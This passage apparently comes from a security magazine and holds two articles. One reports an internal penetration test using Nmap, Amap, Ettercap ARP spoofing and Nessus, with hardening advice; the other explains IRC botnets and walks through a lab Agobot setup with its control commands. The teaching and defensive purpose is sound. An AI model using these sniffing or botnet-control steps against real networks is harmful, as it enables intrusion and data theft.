Protocol on 192.168.0.200:25/tcp matches smtp - banner: 220 henry.firma.com Microsoft ESMTP MAIL Service,
Version 6.0.3790.0 ready at Sat, 9 Oct 2004 111809 -0800 \r\n
Protocol on 192.168.0.200:80/tcp matches http-iis - banner: HTTP/1.1 200 OK[...\r\nServer Microsoft-IIS/6.0\r\n
Protocol on 192.168.0.200:110/tcp matches pop3 - banner: +OK Microsoft Windows POP3 Service Version 1.0
<5799449@henry> ready.\r\n
Protocol on 192.168.0.200:139/tcp matches netbios-session - banner:
Protocol on 192.168.0.200:593/tcp matches http-ncacn - banner: ncacn_http/1.0
Protocol on 192.168.0.200:593/tcp matches jrmi - banner: ncacn_http/1.0
Protocol on 192.168.0.200:593/tcp matches ms-rpc-proxy-endpoint - banner: ncacn_http/1.0
Protocol on 192.168.0.200:1028/tcp matches http-ncacn - banner: ncacn_http/1.0
Protocol on 192.168.0.200:1028/tcp matches jrmi - banner: ncacn_http/1.0
Protocol on 192.168.0.200:1028/tcp matches ms-rpc-proxy-endpoint - banner: ncacn_http/1.0
Protocol on 192.168.0.200:88/tcp matches mysql - banner:
Protocol on 192.168.0.200:135/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:445/tcp matches ms-ds - banner: SMBrs2`q4hnL0`V+L0J00.\t*H\t*H\n*n+7\n0henry$@FIRMA.COM
Protocol on 192.168.0.200:1025/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:1026/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:1040/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:1041/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:1046/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:1047/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:1058/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:1064/tcp matches netbios-session - banner: \rS
Protocol on 192.168.0.200:389/tcp matches ldap - banner: 0a\n
Protocol on 192.168.0.200:3268/tcp matches ldap - banner: 0a\n
```

often set up servers so that they don't respond to ICMP packets (it protects them from *Ping of Death* attacks and prevents remote computer availability checks), we will omit that precaution by using the `-P0` option. The effect can be seen in Listing 1.

Nmap has identified the scanned computers as running FreeBSD 5.2 and MS Windows 2003 systems respectively. The next step is to find open ports on these servers. Once again, we will use *Nmap*. We'll use the `-sS` and `-P0` options. The result can be seen in Listing 2.

As we can see, both machines have several ports open. For an intruder, this would be invaluable information – the more running services, the greater the possibility of a successful attack. However, open ports don't necessarily mean the existence of services susceptible to attacks.




Figure 2. Interception of a data stream with Ettercap

Identification – service banners

The next step of the penetration test is to check *banners* of remote services. They are nametags of services servers send to a client after a connection has been established. They contain information about the versions and software type, or enable recognition of those versions based on characteristic features of the nametag.

The simplest way of service identification is by means of *telnet*. This is accomplished through connecting manually with a remote server on a given port. Such actions, however, are time consuming and frustrating. We will use the *Amap* scanner, which enables this process to be carried out automatically. We will run it with the following options: `-q` – causing information about closed ports not to be displayed and `-b` – causing the identifiers to be displayed in ASCII format. The results are presented in Listings 3 and 4.

We have already gathered a lot of data of interest about servers in the tested network – operating systems, open ports and running services. This shows that the network as a whole is not protected from scanning. We can pass on to

the next stage of tests – checking their susceptibility to data interception (*sniffing*).

Data interception

Sniffing in switch-based networks is more difficult than in hub-based ones. A special technique based on ARP protocol must be used, which consists of, among other things, spoofing the MAC address of the source computer.

There exist several different tools for ARP spoofing. One of them is the *dsniff* package, which contains a program named *arp-spoof*. However, we will use a package which offers an integrated ARP spoofing module and a clear graphical user interface. The package is *Ettercap*. This program enables us, among other things, to spoof several hosts at the same time (also in the entire network).

After starting *Ettercap* (with the `-G` option which starts the graphical user interface) we should first find the hosts which we want to spoof. We can do this in the *Hosts* tab, choosing the *Scan for hosts* option. The tool will automatically find hosts susceptible to spoofing. Next, we must decide upon the type of spoofing (the *MITM* tab) – we will choose *ARP poisoning*. The next thing we must do is provide the target for sniff-

ing. We use the *Targets* tab with the *Select target(s)* option. After having defined the target, we start to intercept connections (the *Start* tab, option *Start sniffing*).

After a short while, we should see data from the sniffed connection in the lower part of the screen – if this happens, the network is not protected from sniffing. Figure 2 presents an intercepted data stream coming from a local network server (more precisely – a local *Direct Connect* hub chat).

Detecting holes in network services

The next stage is the detection of errors in network applications which work on the machines being tested. For that purpose, we can use any security scanner. We will use the most popular *open source* scanner – *Nessus*.

Nessus is an application which enables us to scan remote network services and detect holes in their configuration. It works in a client-server mode. The program is made up of functional plug-ins – each of which contain tests dedicated to a specific type of examination. The plug-ins are written in NASL (*Nessus Attack Scripting Language*). It's a scripting language designed for developers who create plug-ins for this application. In the standard form, *Nessus* allows for carrying out 1220 tests in 23 categories. A list of plug-ins used in our test can be found in Table 1.

Each plug-in contains from a few to several tests in each category. Some tests come with a warning about a possible threat to the tested system. While carrying out these tests, one has to be aware of the possibility of stopped services, halted systems or even data destruction.

The configuration of *Nessus* is carried out by the selection of options in the program's tabs. The tabs are sorted into the following groups:

- *Nessusd host* – contains settings necessary for carrying out

Table 1. A list of Nessus plug-ins used for the tests.

Plug-in	Specification
Cgi abuses	Tests the resistance of different web applications to CGI, PHP and WWW server module errors.
Gain a shell remotely	A set of tests enabling exploitation of application errors for obtaining the command line interface to a remote system (for instance with administrator privileges).
Denial Of Service	A test checking the resistance of a remote system to Denial of Service attacks for connections incoming to the remote host.
Remote file access	Searching for applications which may grant an intruder unauthorised access to a system's resources. More often than not, there are errors in applications which perform, among other things, <i>peer-to-peer</i> communication.
Gain root remotely	Tests checking a remote system's resistance to buffer overflow attacks.
Windows	Tests checking the susceptibility of Microsoft systems to attacks which are characteristics for these systems and the protocols they use. The tests also encompass other manufacturers' network applications meant for MS platforms.
General	A set of basic tests for the most common network solutions.
Backdoors	The detection of programs (trojans) which create backdoors to the security system or steal data such as credit card numbers.
FTP	Security tests for server applications which check errors in solutions concerned with file transfer by means of FTP.
SMTP problems	Error detection for e-mail server applications using SMTP.
SNMP	Tests detecting SNMP application and protocol errors.
Default UNIX Passwords	System accounts' tests for UNIX servers. The tests encompass, among other things, password security for the administrator and special purpose accounts.
Firewalls	Tests for network security systems. They encompass both security applications and dedicated network devices.
Windows: User Manag.	A set of tests used for gathering as much data as possible about the users and groups on a remote host.
Useless services	A test for simple services.

- a proper user login into the *nessusd* daemon,
- *Plugins* – specifies precisely which tests are to be carried out,
 - *Prefs* – application preferences, which are an extension to the plug-in settings,
 - *Scan options* – internal application configuration options,
 - *Target selection* – this is where the address of the tested host is speci-

- fied (addresses can be read from a file) and previously-run sessions are stored. This is also the section from which *Nessus* reports can be exported, for instance as an HTML document (together with graphs),
- *KB* – settings regarding the retention of data on tested hosts, which might be used in order to reduce the time it takes to perform repeated tests.

FreeBSD

Let's concern ourselves with detecting security holes in the FreeBSD system. We carry out the host tests accordingly with the previously described application settings and a set of plug-ins provided in Table 2.

The result is a list of services susceptible to attacks (errors considered by *Nessus* to be critical):

- SSH (*OpenSSH*), port 22 – the server contains a version of the package older than 3.7.1 which allows – by means of an exploit – for remote access with administrator privileges.
- *Sendmail*, port 25 – this MTA (*Mail Transport Agent*) is susceptible to buffer overflow attacks. This method can be used by supplying a long string of characters in the ETRN command parameters. This error allows an intruder to block the *Sendmail* service, or even to run their own program on the attacked host. In addition, this mail server can be blocked through overloading as a result of daemon process multiplication.
- The same *Sendmail* service, port 587 – the EXPN command introduces a vulnerability. An intruder can remotely block the server by issuing a long string of characters in the command's parameters.

In addition, *Nessus* warns us:

- *OpenSSH*, port 22 – with malicious intentions in mind, an intruder could obtain a list of users from this server. Also, they can get detailed information on the SSH protocol version used.
- *Apache*, port 80 – this WWW server version can be susceptible to *HTML Injection* attacks. The intruder can also take advantage of software errors based upon an exploit which uses terminal emulation errors.
- *SunRPC*, port 111 – the remote host has the *rpcbind* (part of NFS) service running, which is susceptible to attacks. If it is not being used, we should shut it down.

The remote host is also susceptible to attacks carried out by means of some TCP flags. The intruder can send a packet containing a RST flag and close an active connection.

A proposed service configuration change for the FreeBSD 5.2.1 server

FreeBSD offers the possibility of software updating through its port system. The port collection on the distributed CDs is certainly not up to date, so the administrator's first task after installing the system should be an update.

The first step is a check of the contents of the *src/UPDATING* file in order to apply required changes. Afterwards, the *portupgrade* tool should be installed, which will make the process of updating ports automatic:

```
# cd /usr/ports/sysutils/portupgrade
# make install
# make clean
```

The next step is creating a database with a list of current ports:

```
# pkgdb -F
```

Issuing the `portupgrade -aR` command will download new application versions, build their binary counterparts and install them. By default, the command will update all (-a) currently installed applications, programs and libraries upon which the applications are dependent (-R).

After having updated the server software, one should shutdown unnecessary network services and remove applications which are not mandatory for the server (or user) tasks but often exhibit errors. The decision on program classification should be made based upon a specification of services used in the given company.

In most cases it can be assumed that services such as *daytime*, *time*, *echo*, *discard* or *chargen* can be shut down. This is especially recommended for servers installed in a DMZ or directly connected to the Internet. Since these are the oldest services in UNIX systems, they basically have no security features.

Based upon an analysis of the tests, specific solutions can be prepared which will positively affect the security of the system and its users. Services can be protected by means of *TCP Wrappers* or access control lists (ACLs) on the server (*ipfw*).

Below is a list of services which could be secured:

- *OpenSSH* – the first step should be updating the package to 3.7.1p2 or a newer version. Due to the nature of the service, access to it should be limited. The configuration of the service should not allow for remote *root* login or for using version 1 of the SSH protocol.
- *Sendmail*, – due to frequent problems in the operation of this daemon and an unclear configuration, it is usually recommended to change this MTA to different software such as *qmail*, *Postfix* or *Exim*. It is also recommended to configure the SMTP service with TLS and user authorisation (SMTP AUTH).
- *Apache* – the software should be updated to version 1.3.31 or higher.
- Information which is confidential or protected by law should be sent between the server and a client via the SSL protocol with a key length no less than 128 bits. For that reason, one can use the *Apache-SSL* module or compile the package with support for that protocol.
- *SunRPC* – this service is used mainly to share resources with an NFS server. It is not crucial for proper server operation. We can add the following line to the */etc/rc.conf* file: `portmap_enable="NO"`
- A simple yet effective anti-spoofing method can be achieved by means of ACL mechanisms of a firewall.

In the FreeBSD system, a built-in firewall (*ipfw*) is used for packet filtering. It is recommended to use a packet filter which is much easier to use – PF (*Packet Filter*) which is available in the default installation. Enabling PF is done by adding `pf_enable="YES"` in the */etc/rc.conf* file. Details about the configuration can be found on <http://www.openbsd.org/faq/pf/index.html>.

A proposed service configuration change for Windows 2003 Server

A basic rule for network service configuration applies also to Microsoft systems. We propose the following plan of action:

- shutting down unnecessary services on the server,
- changing administrative passwords to those which will be resistant to brute force and dictionary attacks,
- changing user passwords to those which will be resistant to the above attacks,
- forcing users to regularly change their passwords,
- hiding service banners; for this purpose, we can use the *MetaEdit* (*Metabase Editor*) tool version 2.2 (about 2.5 MB) or the *Metabase Explorer 1.6* application which is a part of the IIS 6.0 Resource Kit (about 6 MB),
- changing e-mail service identifiers (SMTP and POP3).

Before attempting to do any changes, we should make a backup copy of the database containing the settings of the services to be modified. In order to increase the level of security it is also necessary to install adequate patches for network services prone to attacks – in the case of a Microsoft system it's a good idea to update the system and network services regularly (*Windows Update*). It is also a good idea to get into the habit of reading the Microsoft security newsletter on a regular basis.

Windows 2003 Server

In the case of Windows 2003 Server, Nessus found more services which are susceptible to attacks (critical state):

- *SMTP Service*, port 25 – the service is susceptible to DoS (*Denial of Service*) attacks if the server receives a long string of characters as a HELO command parameter.
- *Microsoft IIS*, port 80 – the intruder can use a CGI script under the name *count.pl* to destroy files on the server.
- *epmap*, port 135 – the remote RPC interface contains an error which enables the intruder to run their own code with *Administrator* rights.
- *ldap*, port 389 – the configuration of the LDAP service gives the intruder access to data in the database.
- *microsoft-ds*, port 445 – the system contains the *ASN.1* library which enables the intruder to run their own program on a remote host. In addition, an *Administrator* account is active on the server and can be used by the *W32.Deloder* worm. This service enables an easy way to obtain the Windows domain name as well as the accurate name and version of the operating system of the server, which certainly makes finding a proper exploit far easier.

On the Net

- <http://www.tcpdump.org> – *tcpdump* home page,
- <http://www.insecure.org/nmap/> – the *Nmap* scanner,
- <http://www.thc.org/releases.php> – *Amap*, the network service scanner,
- <http://www.nessus.org> – the home page of the *Nessus* tool,
- <http://ettercap.sourceforge.net> – *Ettercap* sniffer home page,
- <http://documents.iss.net/whitepapers/pentestwp.pdf> – documentation regarding penetration tests,
- <http://download.microsoft.com/download/iis50/Utility/5.0/NT45/EN-US/MtaEdt22.exe> – *MetaEdit*,
- <http://download.microsoft.com/download/7/8/2/782c25d3-0f90-4619-ba36-f0d8f351d398/iis60rkt.exe> – *IIS 6.0 Resource Kit Tools*.

Windows 2003 is also susceptible to a hole present in FreeBSD – closing of existing connections by means of sending TCP packets with the RST flag set from a fake address. A less serious error is the susceptibility to *Etherleak* attack, which results in network interface driver problems after receiving packets with less than 46 bytes of data. The flaw can be used only by an intruder who is in the same Ethernet segment.

Test results analysis

The test results are shattering for the administrator of the tested network. Both servers – FreeBSD and Windows 2003 – are not up to date and the most important services show large susceptibility to attacks. Contrary to popular belief, this is a common situation in many corporate networks. We can safely assume that an external penetration test would have exposed equally as many security holes left open by the network administrator. The above tests, although used only as an example, were carried out in a live situation, on a real network in one of Warsaw's companies.

As we can see, it is necessary to reconfigure the network services running on these systems. Making any services accessible within a DMZ should be carefully thought through. In order to protect systems from intruders, they should be configured in such a way as to render remote network service identification and operating system identification impossible – see *Frames A proposed service configuration change for the FreeBSD server* and *A proposed service configuration change for the Windows 2003 Server*.

All tools necessary for carrying out penetration tests are available on *Hakin9 Live* which can be downloaded from our website. We encourage you to test your own network – it might just turn out that it is as poorly secured as the one we have used as an example. ●

Robot Wars – how botnets work

Massimiliano Romano, Simone Rosignoli, Ennio Giannini



One of the most common and efficient DDoS attack methods is based on using hundreds of zombie hosts. Zombies are usually controlled and managed via IRC networks, using so-called botnets. Let's take a look at the ways an attacker can use to infect and take control of a target computer, and let's see how we can apply effective countermeasures in order to defend our machines against this threat.

The late nineties and the beginning of a new millennium brought a new strategy of attack against network systems. The notorious Distributed Denial of Services (DDoS) was born. Many important dotcoms felt the rage. The reason why such attacks are so widespread is mainly their simplicity and difficulties in tracking down the parties involved. This type of attacks, despite our vast experience and knowledge, still represent a severe threat today, and still give an attacker the edge. Let's see what these attacks are all about and let's look into the product of their evolution: botnet attacks.

Introduction to Bots and Botnets

The word *bot* is an abbreviation of the word *robot*. Robots (automatized programs, not robots like Marvin the Paranoid Android) are frequently used in the Internet world. Spiders used by search engines to map websites and software responding to requests on IRC (such as eggdrop) are robots. Programs which respond autonomously to particular external events are robots, too. This article will describe a special kind of a robot, or bot (as we

will call them from now on) – an IRC bot. It uses IRC networks as a communication channel in order to receive commands from a remote user. In this particular case the user is an attacker and the bot is a trojan horse. A good programmer can easily create his own bot, or customize an existing one. This will help hide the bot from basic security systems, and let it easily spread.

An important feature of such bots is the fact that they are able to spread rapidly to other

What you will learn...

- what are bots, botnets, and how they work,
- what features most popular bots offer,
- how a host is infected and controlled,
- what preventive measures are available and how to respond to bot infestation.

What you should know...

- how malware works (trojans and worms in particular),
- mechanisms used in DDoS attacks,
- basics of TCP/IP, DNS and IRC.

IRC

IRC stands for *Internet Relay Chat*. It is a protocol designed for real time chat communication (reference to RFC 1459, update RFC 2810, 2811, 2812, 2813), based on client-server architecture. Most IRC servers allow free access for everyone. IRC is an open network protocol based on TCP (*Transmission Control Protocol*), sometimes enhanced with SSL (*Secure Sockets Layer*).

An IRC server connects to other IRC servers within the same network. IRC users can communicate both in public (on so-called channels) or in private (one to one). There are two basic levels of access to IRC channels: users and operators. A user who creates a channel becomes its operator. An operator has more privileges (dependent on modes set by the initial operator) than a regular user.

IRC bots are treated no different than regular users (or operators). They are daemon processes, which can run a number of automated operations. Control over these bots is usually based on sending commands to a channel set-up by the attacker, infested with bots. Of course, bot administration requires authentication and authorisation, so that only the owner can use them.

computers. Careful planning of the infection process helps achieve better results in shorter time (more compromised hosts). A number of n bots connected to a single channel and waiting for commands is called a botnet.

In recent past *zombie* (another name for bot-infected computers) networks were controlled with the use of proprietary tools, developed intentionally by crackers themselves. Experience has led to experiments with new remote control methods. IRC is considered the best way to launch attacks, because it is flexible, easy to use and especially because public servers can be used as a communication medium

(see Inset *IRC*). IRC offers a simple method to control hundreds or even thousands of bots at once in a flexible manner. It also allows attackers to cover their identity with the use of simple tricks such as anonymous proxies or simple IP address spoofing. Thanks to this, server administrators have little chance to find the origin of an attack controlled in such a manner.

In most cases bots infect single user PCs, university servers or small company networks. This is because such machines are not strictly monitored, and often left totally unprotected. The reason for this is partially the lack of a real security policy, but mostly the fact that most

PC users with an ADSL connection are completely unaware of the risks involved, and do not use protective software such as antivirus tools or personal firewalls.

Bots and their Applications

The possible uses for compromised hosts depend only on the imagination and skills of an attacker. Let's look at the most common ones.

DDoS

Botnets are frequently used for *Distributed Denial of Service* attacks. An attacker can control a large number of compromised hosts from a remote workstation, exploiting their bandwidth and sending connection requests to the target host. Many networks suffered from such attacks, and in some cases the culprits were found amongst competition (as in the case of dotcom wars).

Spamming

Botnets are an ideal medium for spammers. They could be used, and are used, both for exchanging collected e-mail addresses and for controlling spam streaks in the same way DDoS attacks are performed. Single spam message could be sent to the botnet and then distributed across bots, which send the spam. The spammer stays anonymous and all the blame goes to infected computers.

Sniffing & Keylogging

Bots can also be effectively used to enhance the ancient art of sniffing. Observing traffic data can lead to detection of an incredible amount of information. This includes user habits, TCP packet payload which could contain interesting information (such as passwords). The same applies to keylogging – capturing all the information typed in by the user (e-mails, passwords, home banking data, PayPal account info etc.).

Identity Theft

The abovementioned methods allow an attacker controlling a botnet

Distributed DoS Attacks (DDoS)

A DDoS attack is a variation of a Flooding DoS attack; its aim is to saturate a target network, using all the available bandwidth. That being said, and presuming that an attacker should have huge total bandwidth available in order to saturate the targeted site, it is clear that the best way to launch this type of an attack is to have many different hosts under control. Each host introduces its own bandwidth (ex. PC ADSL users), and they are used all at once, thus *distributing* the attack on the target site. One of the most popular attacks performed with the use of the TCP protocol (a *connection oriented protocol*), is called *TCP syn flooding*. It works by sending a large number of TCP connection requests to the same web server (or to any other type of service), overloading the server's resources and leading to its saturation, preventing other users from opening their own connections. How simple and dangerously efficient! We can achieve the same by using the UDP protocol (a *connectionless protocol*).

Attackers have spent a lot of time and effort on improving such attacks. We are now facing even better techniques, which differ from traditional DDoS attacks. They let malicious users control a very large number of zombie hosts from a remote workstation, by using, for example, the IRC protocol.




Figure 1. Structure of a typical botnet

to collect an incredible amount of personal information. Such data can then be used to build fake identities, which can in turn be used to obtain access to personal accounts or perform various operations (including other attacks) putting the blame on someone else.

Hosting of Illegal Software

Last, but not least, bot-compromised computers can be used as a dynamic repository of illegal material (pirated software, pornography, etc.). The data is stored on the disk of an unaware ADSL user.

Hours could be spent talking about the possible applications of botnets (for example pay per click abuse, phishing, hijacking HTTP/HTTPS connections etc.). Bots alone are only tools, which can easily be adapted to every task which requires

a great number of hosts under single control.

Different Types of Bots

Many types of ready-made bots are available for download from the Internet. Each of them has its own special features. Let's have a look at the most popular bots, outlining common features and distinctive elements.

GT-Bot

All the GT (*Global Threat*) bots are based on a popular IRC client for Windows called mIRC. The core of these bots is made up of a set of mIRC scripts, which are used to control the activity of the remote system. This type of bot launches an instance of the client enhanced with control scripts and uses a second application, usually HideWindow,

Table 1. List of ports associated with vulnerable services

Port	Service
42	WINS (<i>Host Name Server</i>)
80	HTTP (IIS or Apache vulnerability)
135	RPC (<i>Remote Procedure Call</i>)
137	NetBIOS Name Service
139	NetBIOS Session Service
445	Microsoft-DS-Service
1025	Windows Messenger
1433	Microsoft-SQL-Server
2745	Bagle worm backdoor
3127	MyDoom worm backdoor
3306	MySQL UDF (<i>User Definable Functions</i>)
5000	UPnP (<i>Universal Plug and Play</i>)

to make mIRC invisible to the user of the host computer. An additional DLL file adds new features to mIRC in order for scripts to be able to influence various aspects of the controlled host.

Agobot

Agobot is probably one of the most popular bots used by crackers. It is written in C++ and released on a GPL licence. What is interesting about Agobot is its source code. Highly modular, it makes it simple to add new functions. Agobot provides many mechanisms to hide its presence on the host computer. They include: NTFS *Alternate Data Stream*, *Antivirus Killer* and the *Polymorphic Encryptor Engine*. Agobot offers traffic sniffing and sorting functionality. Protocols other than IRC can also be used to control this bot.

DSNX

The Dataspy Network X bot is also written in C++ and its source code is also available on a GPL licence. Adding new functionality to this bot is




Figure 2. Botnet hardening

very easy thanks to its simple plug-in architecture.

SDBot

SDBot is written in C and also available on a GPL licence. Unlike Agobot, its code is not very clear and the software itself comes with a limited set of features. Nevertheless, it is still very popular and available in different variants.

The Elements of an Attack

Figure 1 shows a structure of a typical botnet:

- An attacker first spreads a trojan horse, which infects various hosts. These hosts become zombies and connect to the IRC server in order to listen to further commands.
- The IRC server can either be a public machine in one of the IRC networks or a dedicated server installed by the attacker on one of the compromised hosts.
- Bots run on compromised computers, forming a botnet.

A Practical Example

The activity of the attacker can be split into four different stages:

- creation,
- configuration,
- infection,
- control.

The *creation* stage is largely dependent on attacker skills and requirements. A cracker can decide whether to write their own bot code or simply extend or customise an existing one. A wide range of ready-made bots are available and highly configurable. This is made even easier via a graphical interface. No wonder this is the option most often used by *script kiddies*.

The *configuration* stage involves supplying IRC server and channel information. Once installed on the compromised machine, the bot will connect to the selected host. An attacker first enters data necessary to

Dynamic DNS

A dynamic DNS (RFC 2136) is a system which links a domain name to a dynamic IP address. Users connecting to the Internet via modems, ADSL or cable usually don't have a fixed IP address. When such a user connects to the Internet, the ISP assigns an unused IP address chosen from a selected pool. This address is usually kept only for the duration of that specific connection.

This mechanism helps ISPs maximise the use of available IP pool, but penalises the users who need to make certain services available via the Internet on a permanent basis, but cannot afford a static IP. In order to solve this problem, dynamic DNS was created. Providers offering such a service use a dedicated program, which signals the DNS database every time the IP address of the user changes.

restrict access to the bots, secures the channel and finally provides a list of authorised users (who will be able to control the bots). In this stage the bot can be further customised, for example by defining the target and attack method.

The *infection* stage involves using various techniques to spread the bots – both direct and indirect. Direct techniques include exploiting vulnerabilities of the operating system or services. Indirect attacks employ other software for the dirty work – they include using malformed HTML files exploiting Internet Explorer vulnerabilities, or using other malware distributed through peer-to-peer networks or through DCC (*Direct Client-to-Client*) file exchange on IRC. Direct attacks are usually automated with the use of worms. All worms have

to do is search the subnets for vulnerable systems and inject the bot code. Each infected system then continues the infection process, allowing the attacker to save precious resources and providing plenty of time to look for other victims.

The mechanisms used to distribute bots are one of the main reasons for so-called Internet *background noise*. The main ports involved are the ones used by Windows, in particular Windows 2000 and XP SP1 (see Table 1). They seem to be the attackers' favourite target, because it is easy to find unpatched Windows computers or ones without firewalls installed. It is often the case with home PC users and small businesses, which overlook security issues and have an always-on broadband Internet connection.




Figure 3. Agobot configuration interface

virtual Windows XP SP1 machines based on VMware Workstation (two potential infection targets). The second one was used by the master to control the botnet through Irssi, a text IRC client.

In order to make reverse engineering difficult, Agobot implements routines defending against the use of debuggers such as SoftICE or OllyDbg, and against the use of virtual machines such as VMware and Virtual PC. It was therefore necessary to hack the source code in order to bypass VMware protection, before the bot could be installed on our sample virtual systems.

Configuration

The first step was to configure the bot with the use of its simple graphical interface (see Figure 3). The information entered included name and port of the IRC server, name of the channel, a list of users with master passwords, and finally – filename and directory in which the bot is to be installed. Plug-ins have also been activated such as sniffing support and polymorphic engine. The result of this stage was a *config.h* file, fundamental for bot compilation.

Command and Control

Once the bot has been compiled, the two test systems have been infected manually. The master computer has connected to the IRC server and joined the channel in order to be able to control and command the bot (see Figure 4):

```
/connect 192.168.10.3
/join #arrakis
```

In order to gain control over the bots, authentication was needed. This was done by simply sending a command to the channel (see Figure 5):

```
.login FaDe dune
```

Then the first bot was asked for a list of all the running processes on the infected computer (Figure 6):

```
/msg FakeBot-wszyzc .pctrl.list
```

```
irssi
FakeBot-usr074085615.83841FD8.9041481C.IP (192)
[16:57] *** Irssi: Starting query in 192 with FakeBot-wszyzc
[16:57] <faded>.pctrl.list
[16:57] <FakeBot-wszyzc> -[ process list ]-
[16:57] <FakeBot-wszyzc> 1. / Pid: 556 / "SystemRoot\System32\smss.exe"
[16:57] <FakeBot-wszyzc> 2. / Pid: 644 / "%SystemRoot%\System32\winlogon.exe"
[16:57] <FakeBot-wszyzc> 3. / Pid: 688 / "C:\WINDOWS\system32\services.exe"
[16:57] <FakeBot-wszyzc> 4. / Pid: 700 / "C:\WINDOWS\system32\lsass.exe"
[16:57] <FakeBot-wszyzc> 5. / Pid: 864 / "C:\WINDOWS\system32\svchost.exe"
[16:57] <FakeBot-wszyzc> 6. / Pid: 988 / "C:\WINDOWS\system32\svchost.exe"
[16:57] <FakeBot-wszyzc> 7. / Pid: 1424 / "C:\WINDOWS\Explorer.EXE"
[16:57] <FakeBot-wszyzc> 8. / Pid: 1488 / "C:\WINDOWS\system32\spoolsv.exe"
[16:57] <FakeBot-wszyzc> 9. / Pid: 1552 / "C:\Programmi\VMware\VMware Tools\VMwareTray.exe"
[16:57] <FakeBot-wszyzc> 10. / Pid: 1572 / "C:\Programmi\VMware\VMware Tools\VMwareUser.exe"
[16:57] <FakeBot-wszyzc> 11. / Pid: 1588 / "C:\WINDOWS\system32\agobot.exe"
[16:57] <FakeBot-wszyzc> 12. / Pid: 1596 / "C:\WINDOWS\system32\ctfmon.exe"
